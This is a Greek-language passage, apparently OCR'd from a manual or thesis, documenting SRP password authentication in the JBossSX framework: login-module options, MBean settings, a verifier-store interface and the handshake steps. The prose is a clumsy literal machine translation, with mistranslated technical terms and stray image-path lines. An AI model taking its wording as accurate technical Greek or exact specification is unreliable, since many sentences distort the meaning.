Αυτό το σύστημα εκτελεί επίσης μια ασφαλή βασική ανταλλαγή στο στάδιο της επικύρωσης, που επιτρέπει στα στρώματα ασφάλειας (προστασία μυστικότητας ή/και ακεραιότητας) για να επιτραπεί κατά τη διάρκεια της συνόδου. Οι έμπιστοι βασικοί κεντρικοί υπολογιστές και οι υποδομές πιστοποιητικών δεν απαιτούνται και οι πελάτες δεν πρέπει για να αποθηκεύσουν ή να διαχειριστούν οποιαδήποτε μακροπρόθεσμα κλειδιά. SRP προσφέρει και τα πλεονεκτήματα ασφάλειας και επέκτασης πέρα από τις υπάρχουσες τεχνικές πρόκληση-απάντησης, που κάνουν το ιδανικό στην αντικατάσταση, όπου η ασφαλής επικύρωση κωδικού πρόσβασης απαιτείται.


Σημείωση: Η πλήρης προδιαγραφή RFC2945 μπορεί να ληφθεί από το http://www.rfc-editor.org/rfc.html. Οι πρόσθετες πληροφορίες στον αλγόριθμο SRP και την ιστορία της μπορούν να βρεθούν στο http://www-cs-students.stanford.edu/~tjw/srp/.

Το SRP είναι παρόμοιο στην έννοια και την ασφάλεια με άλλους δημόσιους βασικούς αλγορίθμους ανταλλαγής, όπως diffie-Hellman. Το SRP είναι βασισμένο στους απλούς κωδικούς πρόσβασης σειράς με τέτοιο τρόπο ώστε δεν απαιτεί έναν σαφή κωδικό πρόσβασης κειμένων για να υπάρξει στον κεντρικό υπολογιστή. Αυτό είναι σε αντίθεση με άλλους δημόσιους βασικούς αλγορίθμους που απαιτούν τα πιστοποιητικά πελατών και την αντίστοιχη διοικητική υποδομή πιστοποιητικών.

Οι αλγόριθμοι, όπως diffie-Hellman και RSA είναι γνωστοί ως δημόσιοι βασικοί αλγόριθμοι ανταλλαγής. Η έννοια των δημόσιων βασικών αλγορίθμων είναι ότι έχετε δύο κλειδιά, ένα κοινό που είναι διαθέσιμο σε το καθένα, και ένα που είναι ιδιωτικό και γνωστό μόνο σε σας. Αντιπαραθέσετε αυτό με τα παραδοσιακότερα κοινά βασισμένα στον κωδικό πρόσβασης σχέδια κρυπτογράφησης που απαιτούν τον αποστολέα και το δέκτη για να ξέρουν τον κοινό κωδικό πρόσβασης. Οι δημόσιοι βασικοί αλγόριθμοι εξαλείφουν την ανάγκη να μοιραστούν οι κωδικοί πρόσβασης.

Το πλαίσιο JBossSX περιλαμβάνει μια εφαρμογή SRP που αποτελείται από τα ακόλουθα στοιχεία:

- Μια εφαρμογή του πρωτοκόλλου χειραψιών SRP που είναι ανεξάρτητο από οποιοδήποτε ιδιαίτερο πρωτόκολλο πελατών/κεντρικών υπολογιστών Μια εφαρμογή RMI του πρωτοκόλλου χειραψιών ως εφαρμογή πελατών/κεντρικών υπολογιστών SRP προεπιλογής Μια δευτερεύουσα εφαρμογή JAAS LoginModule πελατών που χρησιμοποιεί την εφαρμογή RMI για τη χρήση στους επικυρωμένους πελάτες σε μια ασφαλή ομάδα Ένα JMX MBean για τη διαχείριση της εφαρμογής κεντρικών υπολογιστών RMI. Το MBean επιτρέπει στην εφαρμογή κεντρικών υπολογιστών RMI να συνδεθεί με ένα πλαίσιο JMX και εξωτερικεύει τη διαμόρφωση του καταστήματος πληροφοριών επαλήθευσης. Καθιερώνει επίσης μια κρύπτη επικύρωσης που είναι συνδεδεμένη στο JBoss κεντρικό υπολογιστή JNDI namespace. Μια δευτερεύουσα εφαρμογή JAAS LoginModule κεντρικών υπολογιστών που χρησιμοποιεί την κρύπτη επικύρωσης διοικούμενη από το SRP JMX MBean.



Εικόνα 24 Τα JBossSX στοιχεία ενός SPR framework

Από την πλευρά των πελατών, το SRP παρουσιάζεται ως εφαρμογή LoginModule συνήθειας JAAS που επικοινωνεί με τον κεντρικό υπολογιστή επικύρωσης μέσω ενός πληρεξούσιου org.jboss.security.srp.SRPServerInterface. Ένας πελάτης επιτρέπει την επικύρωση χρησιμοποιώντας SRP με τη δημιουργία μιας εισόδου διαμόρφωσης σύνδεσης που περιλαμβάνει το org.jboss.security.srp.jaas.SRPLoginModule. Αυτή η ενότητα υποστηρίζει τις ακόλουθες επιλογές διαμόρφωσης:

- **principalClassName**: Αυτή η επιλογή δεν υποστηρίζεται πλέον. Η κύρια κατηγορία είναι τώρα πάντα org.jboss.security.srp.jaas.SRPPrincipal.

- **srpServerJndiName**: Το όνομα JNDI του αντικειμένου SRPServerInterface στη χρήση για την επικοινωνία με τον κεντρικό υπολογιστή επικύρωσης SRP. Εάν και το srpServerJndiName και srpServerRmiUrl οι επιλογές διευκρινίζονται, το srpServerJndiName δοκιμάζεται πριν από το srpServerRmiUrl.

- **srpServerRmiUrl**: Η σειρά πρωτοκόλλου URL RMI για τη θέση του πληρεξούσιου SRPServerInterface στη χρήση για την επικοινωνία με τον κεντρικό υπολογιστή επικύρωσης SRP.

- **externalRandomA**: Μια αληθινή/ψεύτικη σημαία που δείχνει εάν προερχόταν το τυχαίο συστατικό A του πελάτη από την επανάκληση χρηστών.

Αυτό μπορεί να χρησιμοποιηθεί για να εισαγάγει έναν ισχυρό κρυπτογραφικό τυχαίο αριθμό που προέρχεται από ένα σημείο υλικού παραδείγματος χάριν.

- **hasAuxChallenge**: Μια αληθινή/ψεύτικη ένδειξη σημαιών ότι μια σειρά θα σταλεί στον κεντρικό υπολογιστή ως πρόσθετη πρόκληση για τον κεντρικό υπολογιστή για να επικυρώσει. Εάν η σύνοδος πελατών υποστηρίξει κρυπτογράφηση, θα δημιουργηθεί χρησιμοποιώντας το βασικό ιδιωτικό αντικείμενο συνόδου και πρόκλησης που στέλνεται ως javax.crypto.SealedObject.

- **multipleSessions**: μια αληθινή/ψεύτικη σημαία που δείχνει εάν ένας δεδομένος πελάτης μπορεί να έχει τις πολλαπλάσιες συνόδους σύνδεσης SRP ενεργές ταυτόχρονα.

Οποιεσδήποτε επιλογές που παίρνονται σε αυτή και δεν ταιριάζουν με μια από τις προηγούμενες ονομασμένες επιλογές αντιμετωπίζονται ως ιδιοκτησία JNDI που χρησιμοποιεί για το περιβάλλον πέρασαν στον κατασκευαστή InitialContext. Αυτό είναι χρήσιμο εάν η διεπαφή κεντρικών υπολογιστών SRP δεν είναι διαθέσιμη από την προεπιλογή InitialContext. Το SRPLoginModule πρέπει να διαμορφωθεί μαζί με το τυποποιημένο ClientLoginModule για να επιτρέψει στα πιστοποιητικά επικύρωσης SRP να χρησιμοποιήσουν την επικύρωση της πρόσβασης στα τμήματα ασφάλειας J2EE. Μια είσοδος διαμόρφωσης σύνδεσης παραδείγματος που καταδεικνύει μια τέτοια οργάνωση είναι:

Κώδικας

```
srp {
    org.jboss.security.srp.jaas.SRPLoginModule required
    srpServerJndiName="SRPServerInterface"
    ;

    org.jboss.security.ClientLoginModule required
    password-stacking="useFirstPass"
    ;
};
```

Από την πλευρά κεντρικών υπολογιστών JBoss, υπάρχουν δύο MBeans που διαχειρίζονται τα αντικείμενα που αποτελούν συλλογικά τον κεντρικό υπολογιστή SRP. Η αρχική υπηρεσία είναι το org.jboss.security.srp.SRPService Mbean και είναι αρμόδια για την έκθεση μιας προσιτής έκδοσης RMI του SRPServerInterface καθώς επίσης και την ενημέρωση της κρύπτης συνόδου επικύρωσης SRP. Οι διαμορφώσιμες ιδιότητες SRPService MBean περιλαμβάνουν τα εξής:

- **JndiName**: Το όνομα JNDI από το οποίο το πληρεξούσιο SRPServerInterface πρέπει να είναι διαθέσιμο. Αυτό είναι η θέση όπου το SRPService δεσμεύει το σειριακό δυναμικό πληρεξούσιο στο SRPServerInterface. Εάν δεν είναι διευκρινισμένος προκαθορίζεται από το srp/SRPServerInterface.

- **VerifierSourceJndiName**: Το όνομα JNDI της εφαρμογής SRPVerifierSource που πρέπει να χρησιμοποιηθεί από το SRPService. Εάν όχι να του θέσει τις προεπιλογές σε srp/DefaultVerifierSource.

- **AuthenticationCacheJndiName**: Το όνομα JNDI με το οποίο η εφαρμογή επικύρωσης org.jboss.util.CachePolicy που χρησιμοποιείται για την εναποθήκευση των πληροφοριών επικύρωσης είναι συνδεδεμένη. Η κρύπτη συνόδου SRP παρέχεται για τη χρήση μέσω αυτής της σύνδεσης. Εάν δεν διευκρινίζεται, προκαθορίζεται από srp/AuthenticationCache.

- **ServerPort**: Port RMI για το SRPRemoteServerInterface. Εάν δεν διευκρινίζεται, προκαθορίζεται από 10099.

- **ClientSocketFactory**: Ένα όνομα κατηγορίας εφαρμογής συνήθειας java.rmi.server.RMIClientSocketFactory που χρησιμοποιείται προαιρετικά κατά τη διάρκεια της εξαγωγής του SRPServerInterface. Εάν δεν διευκρινίζεται, προκαθορίζεται από την προεπιλογή RMIClientSocketFactory που χρησιμοποιείται.

- **ServerSocketFactory**: Ένα όνομα κατηγορίας εφαρμογής συνήθειας java.rmi.server.RMIServerSocketFactory που χρησιμοποιείται προαιρετικό κατά τη διάρκεια της εξαγωγής του SRPServerInterface. Εάν δεν διευκρινίζεται, προκαθορίζεται από την προεπιλογή RMIServerSocketFactory που χρησιμοποιείται.

- **AuthenticationCacheTimeout**: Διευκρινίζει το χρονομετρημένο πολιτικό διάλειμμα κρύπτης στα δευτερόλεπτα. Εάν δεν διευκρινίζεται, προκαθορίζεται από προκαθορίζει σε 1800 δευτερόλεπτα (30 λεπτά).

- **AuthenticationCacheResolution**: Διευκρινίζει το χρονομετρημένο πολιτικό ψήφισμα κρύπτης στα δευτερόλεπτα. Αυτό ελέγχει το διάστημα μεταξύ των ελέγχων για τα διαλείμματα. Εάν δεν διευκρινίζεται, προκαθορίζεται από 60 δευτερόλεπτα (1 λεπτό).

- **RequireAuxChallenge**: Θέστε εάν ο πελάτης πρέπει να παρέχει μια βοηθητική πρόκληση ως τμήμα ελέγχει τη φάση. Αυτό δίνει τον έλεγχο εάν η διαμόρφωση SRPLoginModule που χρησιμοποιείται από τον πελάτη πρέπει να επιτρέψει την επιλογή useAuxChallenge.

- **OverwriteSessions**: Μια σημαία που δείχνει εάν επικάλυπτε ένας επιτυχής χρήστης auth για μια υπάρχουσα σύνοδο την τρέχουσα σύνοδο. Αυτό ελέγχει τη συμπεριφορά της κρύπτης συνόδου κεντρικών υπολογιστών SRP όταν δεν επιτρέψουν οι πελάτες την πολλαπλάσια σύνοδο ανά τρόπο χρηστών. Η προεπιλογή είναι ψεύτικη έννοια που η δεύτερη προσπάθεια από έναν χρήστη στην επικύρωση θα πετύχει, αλλά η προκύπτουσα σύνοδος SRP δεν θα επικαλύψει το προηγούμενο κράτος συνόδου SRP.

Μία εισαγμένη ρύθμιση είναι η ιδιότητα VerifierSourceJndiName. Αυτή είναι η θέση της εφαρμογής καταστημάτων πληροφοριών κωδικού πρόσβασης SRP που πρέπει να παρασχεθεί και παρείχε μέσω JNDI. Το org.jboss.security.srp SRPVerifierStoreService είναι υπηρεσία MBean παραδείγματος που δεσμεύει μια εφαρμογή της διεπαφής SRPVerifierStore που χρησιμοποιεί ένα αρχείο των δημοσιευημένων σε συνέχειες αντικειμένων ως επίμονο κατάστημα. Αν και μη

ρεαλιστικό για ένα περιβάλλον παραγωγής, επιτρέπει τη δοκιμή του πρωτοκόλλου SRP και παρέχει ένα παράδειγμα των απαιτήσεων για μια υπηρεσία SRPVerifierStore. Οι διαμορφώσιμες ιδιότητες SRPVerifierStoreService MBean περιλαμβάνουν τα εξής:

- **JndiName**: Το όνομα JNDI από το οποίο η εφαρμογή SRPVerifierStore πρέπει να είναι διαθέσιμη. Εάν δεν διευκρινίζεται, προκαθορίζεται από srp/DefaultVerifierSource.

- **StoreFile**: Η θέση του ελεγκτή κωδικού πρόσβασης χρηστών δημοσιεύθηκε σε συνέχειες στο αρχείο καταστημάτων αντικειμένου. Αυτό μπορεί να είναι, είτε ένα URL, είτε ένα όνομα των πόρων που βρίσκονται στο classpath. Εάν δεν διευκρινίζεται, προκαθορίζεται από SRPVerifierStore.ser.

Το SRPVerifierStoreService MBean υποστηρίζει επίσης addUser και delUser διαδικασίες για την προσθήκη και τη διαγραφή των χρηστών. Οι υπογραφές είναι:

```
public void addUser(String username, String password) throws
IOException;
public void delUser(String username) throws IOException;
```

5.11.1 Παρέχοντας πληροφορίες για το SRP

Η συνηθισμένη υλοποίηση του SRPVerifierStore μάλλον δεν θα είναι πολύ προσιτή για την εφαρμογή του εκάστοτε χρήστη μας και θα περιλαμβάνει πολλούς κωδικούς που πρέπει να είναι αποθηκευμένοι σε ένα αρχείο άμεση επανάκτηση. Έτσι, πρέπει να παρέχεται μία MBean υπηρεσία, η οποία θα δίνει μία υλοποίηση του SRP Verifier Store που θα μπορεί να συνδεθεί με την υπάρχουσα εφαρμογή. Το SRPVerifierStore ακολουθεί παρακάτω:

Κώδικας

```
package org.jboss.security.srp;

import java.io.IOException;
import java.io.Serializable;
import java.security.KeyException;

public interface SRPVerifierStore
{
    public static class VerifierInfo implements Serializable
    {
        /**
         * The username the information applies to. Perhaps redundant
         * but it makes the object self contained.
         */
        public String username;

        /** The SRP password verifier hash */
        public byte[] verifier;
        /** The random password salt originally used to verify the
password */
        public byte[] salt;
```

```
        /** The SRP algorithm primitive generator */
        public byte[] g;
        /** The algorithm safe-prime modulus */
        public byte[] N;
    }

    /**
     *  Get the indicated user's password verifier information.
     */
    public VerifierInfo getUserVerifier(String username)
        throws KeyException, IOException;
    /**
     *  Set the indicated users' password verifier information. This
     *  is equivalent to changing a user's password and should
     *  generally invalidate any existing SRP sessions and caches.
     */
    public void setUserVerifier(String username, VerifierInfo info)
        throws IOException;

    /**
     * Verify an optional auxiliary challenge sent from the client to
     * the server.  The auxChallenge object will have been decrypted
     * if it was sent encrypted from the client. An example of a
     *  auxiliary challenge would be the validation of a hardware
token
     * (SafeWord, SecureID, iButton) that the server validates to
     * further strengthen the SRP password exchange.
     */
     public   void   verifyUserChallenge(String   username,   Object
auxChallenge)
         throws SecurityException;
}
```

Η αρχική λειτουργία μιας εφαρμογής SRPVerifierStore είναι να παρασχεθεί η πρόσβαση στο αντικείμενο SRPVerifierStore.VerifierInfo για ένα δεδομένο όνομα χρήστη. Η getUserVerifier μέθοδος (σειράς) καλείται από το SRPService στην έναρξη μιας συνόδου χρηστών SRP για να λάβει τις παραμέτρους που απαιτούνται από τον αλγόριθμο SRP. Τα στοιχεία των αντικειμένων VerifierInfo είναι:

- **Username**: το όνομα του χρήστη ή η ταυτότητα που χρησιμοποιεί ο χρήστης για να συνδεθεί

- **verifier**: Αυτό είναι μονόδρομο hash του κωδικού πρόσβασης. Η κατηγορία UTIL έχει μια calculateVerifier μέθοδο που εκτελεί εκείνο τον hashing κωδικού πρόσβασης αλγόριθμο. Ο κωδικός πρόσβασης Χ παραγωγής (άλας | Χ (όνομα χρήστη | ': ' | κωδικός πρόσβασης)) όπως καθορίζεται από RFC2945. Εδώ το Χ είναι η ασφαλής hash SHA λειτουργία. Το όνομα χρήστη μετατρέπεται από μια σειρά σε μια ψηφιολέξη [] χρησιμοποιώντας το utf-8 κώδικα.

- **Salt:** Αυτό είναι ένας τυχαίος αριθμός που χρησιμοποιείται για να αυξήσει τη δυσκολία μιας επίθεσης λεξικών ωμής βίας στη βάση δεδομένων κωδικού πρόσβασης ελεγκτών σε περίπτωση που η βάση δεδομένων συμβιβάζεται. Είναι μια αξία που πρέπει να παραχθεί από ένα κρυπτογραφημένο ισχυρό τυχαίο αλγόριθμο αριθμού όταν του χρήστη ο υπάρχον κωδικός πρόσβασης κομματιάζεται.

- **G:** Η πρωτόγονη γεννήτρια αλγορίθμου SRP. Γενικά αυτή μπορεί να είναι γνωστή ως σταθερή παράμετρος παρά ως ρύθμιση χρηστών.

- **N:** Ο συντελεστής ασφαλής-ακμής αλγορίθμου SRP. Γενικά αυτή μπορεί να είναι γνωστή ως σταθερή παράμετρος παρά ως ρύθμιση χρηστών.

Έτσι, το βήμα 1 της ενσωμάτωσης του υπάρχοντος καταστήματος κωδικού πρόσβασής σας είναι η δημιουργία μιας κομματιασμένης έκδοσης των πληροφοριών κωδικού πρόσβασης. Εάν οι κωδικοί πρόσβασής σας είναι ήδη κατάστημα σε μια αμετάκλητη κομματιασμένη μορφή, κατόπιν αυτό μπορεί μόνο να γίνει σε μια βάση ανά-χρηστών ως τμήμα μιας διαδικασίας βελτίωσης παραδείγματος χάριν. Σημειώστε ότι η πιό setUserVerifier (σειρά, VerifierInfo) μέθοδος δεν χρησιμοποιείται από το τρέχον SRPSerivce και μπορεί να εφαρμοστεί ως μέθοδος κανένας-op, ή ακόμα και μια που ρίχνει μια εξαίρεση δηλώνοντας ότι το κατάστημα είναι μόνο ανάγνωσης.

Το βήμα 2 είναι η δημιουργία της εφαρμογής διεπαφών SRPVerifierStore συνήθειας που ξέρει πώς να λάβει το VerifierInfo από το κατάστημα που δημιουργήσατε στο βήμα 1. Η μέθοδος verifyUserChallenge (σειρά, αντικείμενο) της διεπαφής καλείται μόνο εάν η διαμόρφωση SRPLoginModule πελατών διευκρινίζει την επιλογή hasAuxChallenge. Αυτό μπορεί να χρησιμοποιηθεί για να ενσωματώσει τα υπάρχοντα συμβολικά βασισμένα σχέδια υλικού, όπως SafeWord ή την ακτίνα στον αλγόριθμο SRP.

Το βήμα 3 είναι η δημιουργία ενός MBean που κάνει το βήμα 2 την εφαρμογή της διεπαφής SRPVerifierStore διαθέσιμης μέσω JNDI, και εκθέτει οποιεσδήποτε διαμορφώσιμες παραμέτρους που χρειάζεστε. Εκτός από το παράδειγμα προεπιλογής org.jboss.security.srp.SRPVerifierStoreService, το παράδειγμα SRP που παρουσιάζεται αργότερα σε αυτό το κεφάλαιο παρέχει μια βασισμένη στο αρχείο εφαρμογή SRPVerifierStore ιδιοτήτων της Java. Μεταξύ των δύο παραδειγμάτων πρέπει να έχετε αρκετών να ενσωματώσετε το κατάστημα ασφάλειάς σας.

5.11.2 Μέσα στον SRP αλγόριθμο

Η κλήση του αλγορίθμου SRP είναι που επιτρέπει την αμοιβαία επικύρωση του πελάτη και του κεντρικού υπολογιστή που χρησιμοποιεί τους απλούς κωδικούς πρόσβασης κειμένων χωρίς ένα ασφαλές κανάλι επικοινωνίας. Πώς αυτό γίνεται. Εάν θέλετε τις πλήρεις λεπτομέρειες και τη θεωρία πίσω από τον αλγόριθμο, αναφερθείτε στις αναφορές SRP που αναφέρονται σε μια σημείωση νωρίτερα. Υπάρχουν έξι βήματα που εκτελούνται στην πλήρη επικύρωση:

1. Ο πελάτης SRPLoginModule ανακτά την περίπτωση SRPServerInterface για το μακρινό κεντρικό υπολογιστή επικύρωσης από την ονομαζόμενη υπηρεσία.

2. Ο πελάτης SRPLoginModule ζητά έπειτα τις παραμέτρους SRP που συνδέονται με το όνομα χρήστη που προσπαθεί τη σύνδεση. Υπάρχουν διάφορες παράμετροι που περιλαμβάνονται στον αλγόριθμο SRP που πρέπει να επιλεχτεί όταν μετασχηματίζεται αρχικά ο κωδικός πρόσβασης χρηστών στη μορφή ελεγκτών που χρησιμοποιείται από τον αλγόριθμο SRP. Παρά την

σκληρός-κωδικοποίηση των παραμέτρων (που θα μπορούσαν να γίνουν με την ελάχιστη διαρροή μυστικών), η εφαρμογή JBossSX επιτρέπει σε έναν χρήστη να ανακτήσει αυτές τις πληροφορίες ως τμήμα του πρωτοκόλλου ανταλλαγής. Η κλήση getSRPParameters (όνομα χρήστη) ανακτά τις παραμέτρους SRP για το δεδομένο όνομα χρήστη.

3. Ο πελάτης SRPLoginModule αρχίζει μια σύνοδο SRP με τη δημιουργία ενός αντικειμένου SRPClientSession χρησιμοποιώντας το όνομα χρήστη σύνδεσης, clear-text τον κωδικό πρόσβασης και τις παραμέτρους SRP που λαμβάνονται. Ο πελάτης δημιουργεί έπειτα έναν τυχαίο αριθμό A που θα χρησιμοποιηθεί για να χτίσει το ιδιωτικό κλειδί συνόδου SRP. Ο πελάτης μονογράφει έπειτα την πλευρά κεντρικών υπολογιστών της συνόδου SRP με την επίκληση της μεθόδου SRPServerInterface.init και περνά στο όνομα χρήστη και παράγει στο πελάτη το τυχαίο αριθμό A. Ο κεντρικός υπολογιστής επιστρέφει τον τυχαίο αριθμό B. Αυτό το βήμα αντιστοιχεί στην ανταλλαγή των δημόσιων κλειδιών.

4. Ο πελάτης SRPLoginModule λαμβάνει το ιδιωτικό κλειδί συνόδου SRP που έχει παραχθεί ως αποτέλεσμα των προηγούμενων ανταλλαγών μηνυμάτων. Αυτό σώζεται ως ιδιωτικό πιστοποιητικό στο θέμα σύνδεσης. Η απάντηση πρόκλησης κεντρικών υπολογιστών ελέγχεται με την επίκληση της μεθόδου SRPClientSession.verify. Εάν αυτό πετύχει, η αμοιβαία επικύρωση του πελάτη στον κεντρικό υπολογιστή και ο κεντρικός υπολογιστής στον πελάτη έχουν ολοκληρωθεί. Ο δευτερεύον πελάτης SRPLoginModule δημιουργεί έπειτα μια πρόκληση M1 στον κεντρικό υπολογιστή με την επίκληση της μεθόδου SRPClientSession.response που περνά τον τυχαίο αριθμό B των κεντρικών υπολογιστών ως επιχείρημα. Αυτή η πρόκληση στέλνεται στον κεντρικό υπολογιστή μέσω της μεθόδου SRPServerInterface.verify. Αυτό το βήμα αντιστοιχεί σε μια ανταλλαγή των προκλήσεων. Σε αυτό το σημείο ο κεντρικός υπολογιστής έχει ελέγξει ότι ο χρήστης είναι αυτός που λέει ότι είναι.

5. Ο πελάτης SRPLoginModule σώζει το όνομα χρήστη σύνδεσης και M1 πρόκληση στο sharedState χάρτη LoginModule. Αυτό χρησιμοποιείται ως κύρια όνομα και πιστοποιητικά από το τυποποιημένο JBoss ClientLoginModule. Η M1 πρόκληση χρησιμοποιείται αντί του κωδικού πρόσβασης ως απόδειξη της ταυτότητας σε οποιεσδήποτε επικλήσεις μεθόδου J2EE στα συστατικά. Η M1 πρόκληση είναι κρυπτογραφικά ισχυρό hash που συνδέεται με τη σύνοδο SRP. Η παρεμπόδισή της μέσω ενός τρίτου δεν μπορεί εν μέρει να χρησιμοποιηθεί για να λάβει το κωδικό πρόσβασης του χρήστη.

6. Στο τέλος αυτού του πρωτοκόλλου επικύρωσης, το SRPServerSession έχει τοποθετηθεί στην κρύπτη επικύρωσης SRPService για την επόμενη χρήση από το SRPCacheLoginModule.


Αν και το SRP έχει πολλές ενδιαφέρουσες ιδιότητες, είναι ακόμα ένα εξελισσόμενο συστατικό στο πλαίσιο JBossSX και έχει μερικούς περιορισμούς τους οποίους πρέπει να γνωρίσετε. Τα ζητήματα της σημείωσης περιλαμβάνουν τα εξής:

- Λόγω του πώς το JBoss αποσυνδέει το πρωτόκολλο μεταφορών μεθόδου από το συστατικό εμπορευματοκιβώτιο όπου η επικύρωση εκτελείται, ένας αναρμόδιος χρήστης θα μπορούσε να κατασκοπεύσει η M1 πρόκληση SRP και να χρησιμοποιήσει αποτελεσματικά την πρόκληση για να υποβάλει τα αιτήματα ως σχετικό όνομα χρήστη. Οι αναχαιτιστές συνήθειας που κρυπτογραφούν την πρόκληση χρησιμοποιώντας το κλειδί συνόδου SRP μπορούν να χρησιμοποιηθούν για να αποτρέψουν αυτό το ζήτημα.

- Το SRPService διατηρεί μια κρύπτη των συνόδων SRP εκείνος ο χρόνος έξω μετά από μια διαμορφώσιμη περίοδο. Μόλις αποτύχουν χρόνος έξω, οποιαδήποτε επόμενη J2EE συστατική πρόσβαση επειδή δεν υπάρχει αυτήν την περίοδο κανένας μηχανισμός για διαφανώς τα πιστοποιητικά επικύρωσης SRP. Πρέπει είτε να θέσετε το διάλειμμα κρύπτης επικύρωσης πολύ μακροχρόνιο (μέχρι 2.147.483.647 δευτερόλεπτα, ή περίπου 68 έτη), είτε χειρίζεστε την επαν-επικύρωση στον κώδικά σας στην αποτυχία.

- Εξ ορισμού μπορεί μόνο να υπάρξει μια σύνοδος SRP για ένα δεδομένο όνομα χρήστη. Επειδή η συζητημένη σύνοδος SRP παράγει ένα ιδιωτικό κλειδί συνόδου που μπορεί να χρησιμοποιηθεί για την κρυπτογράφηση/την αποκρυπτογράφηση μεταξύ του πελάτη και του κεντρικού υπολογιστή, η σύνοδος είναι αποτελεσματικά stateful. Οι υποστηρίξεις JBoss για τις πολλαπλάσιες συνόδους SRP ανά χρήστη, αλλά εσείς δεν μπορούν να κρυπτογραφήσουν τα στοιχεία με ένα κλειδί συνόδου και να τα αποκρυπτογραφήσουν έπειτα με άλλο.

Για να χρησιμοποιήσετε τη δίπλα δίπλα επικύρωση SRP για J2EE τις συστατικές κλήσεις, πρέπει να διαμορφώσετε την περιοχή ασφάλειας κάτω από την οποία τα συστατικά εξασφαλίζονται για να χρησιμοποιήσουν το org.jboss.security.srp.jaas.SRPCacheLoginModule. Το SRPCacheLoginModule ονομάζει μια ενιαία επιλογή διαμόρφωσης cacheJndiName ότι σύνολα η θέση JNDI της περίπτωσης CachePolicy επικύρωσης SRP. Αυτό πρέπει να αντιστοιχεί στην αξία ιδιοτήτων AuthenticationCacheJndiName του SRPService MBean. Το SRPCacheLoginModule επικυρώνει τα πιστοποιητικά χρηστών με τη λήψη της πρόκλησης πελατών από το αντικείμενο SRPServerSession στην κρύπτη επικύρωσης και τη σύγκριση αυτού με την πρόκληση που περνούν ως πιστοποιητικά χρηστών.



Εικόνα 25 Ένα διαγραμμά ακολουθίας που απεικονίζει την διάδραση των κλάσεων SPRCacheLoginModule, SPRServerSession

5.11.2.1 Ένα παράδειγμα του SRP

